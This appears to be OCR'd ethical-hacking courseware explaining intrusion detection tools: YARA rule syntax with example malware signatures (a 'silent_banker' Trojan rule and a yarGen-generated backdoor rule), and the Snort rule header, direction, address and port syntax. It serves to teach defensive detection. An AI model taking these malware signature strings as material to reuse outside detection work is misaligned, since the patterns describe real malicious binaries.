
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IDS, IPS, Firewall, and Honeypot Solutions

The previous section discussed the function, role, and placement of IDS, IPS, firewalls, and honeypots for securing networks. A number of easy-to-use and feature-enriched solutions (hardware, software, or both) are available for the implementation of IDS, IPS, firewalls, and honeypots. This section discusses some commercially available solutions that simplify the usage of IDS, IPS, firewalls, and honeypots.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intrusion Detection using YARA Rules

Source: *https://yara.readthedocs.io*

YARA is a malware research tool that allows security analysts to detect and classify malware or other malicious codes through a rule-based approach. It is also a multi-platform tool that runs on Windows, macOS, and Linux OSs. This tool allows security analysts to create “rules” or descriptions of malware families in the form of text or binary patterns. The created rules analyze specific patterns in the file and alert security analysts if the file is harmful. The description or rule comprises a Boolean expression and strings that establish the logic behind it.

Security analysts can also write YARA rules for examining a private database or malicious binaries across an organization to detect intrusions. Moreover, security analysts can also use different patterns such as hex or plain texts along with other special operators and strings in a YARA rule to effectively detect a wide variety of malware signatures.

YARA rules adhere to a syntax where each rule starts with the word “rule” before specifying its name. A rule is comprised of three parts, which are as follows:

- **Condition:** This section of a YARA rule determines when the result will be **`true`** against a file, which can be investigated. It is comprised of Boolean expressions that allow defining the matching or result.
- **Strings:** It provides meaning to the “condition” section by defining all the strings that need to be searched within the files. The rule can search several types of strings such as hexadecimal strings, text strings, or regular expressions.
- **Metadata:** It is part of a YARA rule that includes general information that can be used by a security analyst to identify the files gathered by a specific rule.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An example of a YARA rule as per YARA's official documentation is as follows:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

From the above syntax, security experts can identify that any of those three strings defined must be considered as the "**silent_banker**" Trojan. In addition, the strings in the above example are comprised of both hex and text patterns.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

YARA Tools

- **yarGen**

  Source: *https://github.com*

  yarGen is a tool used for generating YARA rules. The main principle of this tool is to create YARA rules from strings identified in malware files while removing all strings that also appear in goodware files. This tool includes big goodware strings and opcode database as ZIP archives that need to be extracted before implementation. All the dependencies of this tool can be installed using the **`pip install -r requirements.txt`** command. Moreover, a user can run **`python yarGen.py --help`** to get additional information on command line parameters.

```
/*
    Yara Rule Set
    Author: YarGen Rule Generator
    Date: 2015-07-09
    Identifier: bin
*/

/* Rule Set ----------------------------------------------------------------- */

rule backdoor {
    meta:
        description = "Auto-generated rule - file backdoor.exe"
        author = "YarGen Rule Generator"
        reference = "not set"
        date = "2015-07-09"
        hash = "bad8c7e6836b9a5679bfac0bc7483091e8e168f2"
    strings:
        $s0 = "%systemroot%\\System32\\rundll32.exe \"" fullword ascii /* PEStudio Blacklist: str
        $s1 = "c:\\Agenti\\SimpleVector\\Release\\SimpleVector.pdb" fullword ascii /* score: '28.
        $s2 = "GetCurrentProcessID" fullword ascii /* PEStudio Blacklist: strings */ /* score: '2
        $s3 = "<requestedExecutionLevel level=\"highestAvailable\" uiAccess=\"false\"/>" fullword
        $s4 = "SOFTWARE\\Microsoft\\VisualStudio\\9.0\\Setup\\VS" fullword ascii /* PEStudio Blac
        $s5 = "BG:\"oMpp" fullword ascii /* score: '12.00' */
        $s6 = "vvKPP80k.mKn" fullword ascii /* score: '12.00' */
        $s7 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\" ?><assembly xmlns=\"u"
        $s8 = "0b55581e0a49451a01584c2a1d52232245595663182 44a41405b172e11161932" fullword ascii /
        $s9 = "SimpleVector, Version 1.0" fullword wide /* score: '9.00' */
        $s10 = "* GN3?" fullword ascii /* score: '7.00' */
        $s11 = "SIMPLEVECTOR" fullword wide /* score: '6.50' */
        $s12 = ".OcL/2" fullword ascii /* score: '6.00' */
        $s13 = "VH.IYl" fullword ascii /* score: '6.00' */
        $s14 = "uKmtnQzd78" fullword ascii /* score: '5.00' */
        $s15 = "About SimpleVector" fullword wide /* score: '5.00' */
    condition:
        uint16(0) == 0x5a4d and filesize < 3785KB and all of them
}
```

Figure 12.18.: Yara rules creation using yarGen

Some additional YARA tools are listed below:

- YaraRET (https://githubhot.com)
- Koodous (*https://docs.koodous.com*)
- AutoYara (*https://github.com*)
- Halogen (*https://github.com*)
- Yabin (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Intrusion Detection Tools: Snort


1. Snort is an open-source network intrusion detection system, capable of performing real-time **traffic analysis and packet logging on IP networks**

2. It can perform **protocol analysis** and **content searching/matching**, and is used to detect a variety of **attacks and probes**, such as buffer overflows, stealth port scans, and OS fingerprinting attempts

3. It uses a flexible **rules language** to describe traffic that it should collect or pass, as well as a **detection engine** that utilizes a modular plug-in architecture

4. **Uses of Snort**:
   - Straight packet sniffer like tcpdump
   - Packet logger (useful for network traffic debugging, etc.)
   - Network intrusion prevention system





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules

- Snort's rule engine allows **custom rules** to be established to meet the needs of the network
- Snort rules help in differentiating between **normal Internet activities** and **malicious activities**
- Snort rules must be contained on a **single line**; the Snort rule parser **does not handle rules on multiple lines**
- Snort rules come with two logical parts:
  - **Rule header**: Identifies the **rule's actions**, such as alert, log, pass, activate, and dynamic
  - **Rule options**: Identifies the rule's **alert messages**

Example

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules: Rule Actions and IP Protocols

Rule Actions

- The rule header stores the complete **set of rules** to identify a packet and determines the action to be performed or the rule to be applied
- The rule action **alerts Snort** when it finds a packet that matches the rule criteria
- There are three available actions in Snort:
  - **Alert** - Generate an alert using the selected alert method, and then log the packet
  - **Log** - Log the packet
  - **Pass** - Drop (ignore) the packet

IP Protocols

There are three available IP protocols that Snort supports for suspicious behavior:

1. TCP
2. UDP
3. ICMP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules: The Direction Operator and IP Addresses

The Direction Operator

- This operator indicates the direction of interest for the traffic; traffic can flow in either a single direction or bi-directionally
- Example of a Snort rule using the **bidirectional operator**:

```
log !192.168.1.0/24 any <> 192.168.1.0/24 23
```

IP Addresses

- Identify the IP address and the port that the rule applies to
- Use the keyword "**any**" to define the IP address
- Use numeric IP addresses qualified with a CIDR netmask
- Example of an IP Address Negation Rule:

```
alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 (content:
"|00 01 86 a5|"; msg: "external mountd access";)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rules: Port Numbers

- Port numbers can be listed in different ways, including "**any**" ports, static port definitions, port ranges, and by negation
- Port ranges are indicated with the **range operator ":"**
- Example of a Port Negation

```
log tcp any any -> 192.168.1.0/24 !6000:6010
```


Protocols	IP Address	Action
Log UDP any any ->	192.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well-known ports and going to ports greater than or equal to 400


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Detection Tools: Suricata and AlienVault® OSSIM™

Suricata

- Suricata is a robust network threat detection engine capable of **real-time intrusion detection (IDS)**, **inline intrusion prevention (IPS)**, **network security monitoring (NSM)**, and **offline pcap processing**





https://cybersecurity.att.com

AlienVault® OSSIM™

- AlienVault® OSSIM™ provides you with a feature-rich open source **security information and event management (SIEM) system** complete with event collection, **normalization**, and **correlation**

Intrusion Detection Tools

- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- OSSEC (*https://www.ossec.net*)
- BroIDS/Zeek IDS (*https://www.zeek.org*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Detection Tools

Intrusion detection tools detect anomalies. These tools, when running on a dedicated workstation, read all network packets, reconstruct user sessions, and scan for possible intrusions by looking for attack signatures and network traffic statistical anomalies. Moreover, these tools offer real-time, zero-day protection from network attacks and malicious traffic, and they prevent malware, spyware, port scans, viruses, DoS, and DDoS from compromising hosts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Snort**

  Source: *https://www.snort.org*

  Snort is an open-source network intrusion detection system capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching, and it is used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that uses a modular plug-in architecture.

  Uses of Snort:

  - Straight packet sniffer such as tcpdump
  - Packet logger (useful for network traffic debugging, etc.)
  - Network intrusion prevention system


